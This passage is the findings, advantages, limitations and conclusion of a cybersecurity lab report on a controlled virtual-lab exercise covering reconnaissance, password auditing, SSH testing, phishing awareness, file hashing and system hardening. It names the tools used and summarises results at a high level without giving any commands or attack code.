The principal findings from the practical work were:

1. **Legacy network services:** The target exposed multiple services, including older software versions that warrant further vulnerability assessment.
2. **Password strength:** The sample password was recovered from a supplied wordlist, demonstrating the risks associated with predictable passwords.
3. **SSH compatibility:** The legacy SSH server's supported MAC algorithms differed from those offered by the testing client.
4. **Social engineering:** Urgent account-verification language can be used to influence users into making unsafe decisions.

5. **File integrity:** A SHA-256 hash provides a reference value that can be compared against a later calculation to check whether a file has changed.
6. **System maintenance:** Available software updates and active services should be reviewed as part of routine system hardening.
7. **Firewall configuration:** Existing firewall rules should be assessed in the context of the host, container networking, and required services.

These findings are based on the recorded lab activities. They should not be interpreted as confirmation that every suspected vulnerability was successfully exploited.

## 8. ADVANTAGES

- Provides practical exposure to commonly used cybersecurity tools.
- Demonstrates network reconnaissance and service enumeration.
- Improves understanding of password security and authentication testing.
- Builds awareness of social-engineering techniques.
- Introduces basic file-integrity verification.
- Encourages systematic security configuration reviews.
- Develops skills in collecting evidence and documenting technical observations.

## 9. LIMITATIONS

- Testing was conducted in a controlled virtual lab.
- Service-version banners may not conclusively establish vulnerability.
- Exploitation outcomes depend on service behavior and module configuration.
- The SSH authentication test was affected by legacy algorithm compatibility.
- The phishing exercise was a mock awareness example.
- File analysis was performed on a harmless text sample, not a live malware specimen.
- The system-hardening activity focused on inspection and recommendations rather than a complete remediation process.

## 11. CONCLUSION

This practical exercise provided hands-on experience with network reconnaissance, service enumeration, controlled exploitation testing, password-hash auditing, SSH authentication assessment, phishing awareness, basic static file analysis, and system hardening.

Nmap helped identify active hosts and exposed services, while Metasploit provided an environment for examining a potential FTP exploitation technique. John the Ripper successfully recovered a sample password from a controlled wordlist. Hydra was used to examine SSH authentication testing, and the observed legacy algorithm compatibility issue highlighted the challenges of assessing older services. The phishing simulation demonstrated common social-engineering warning signs, while file analysis introduced SHA-256 integrity verification. Finally, the system-hardening review examined firewall rules, active services, listening ports, and available software updates.

Overall, the activities reinforced the importance of regular vulnerability assessment, strong authentication, user awareness, file-integrity checks, timely patching, and secure system configuration. The practical also highlighted the importance of verifying results and documenting findings accurately during security testing.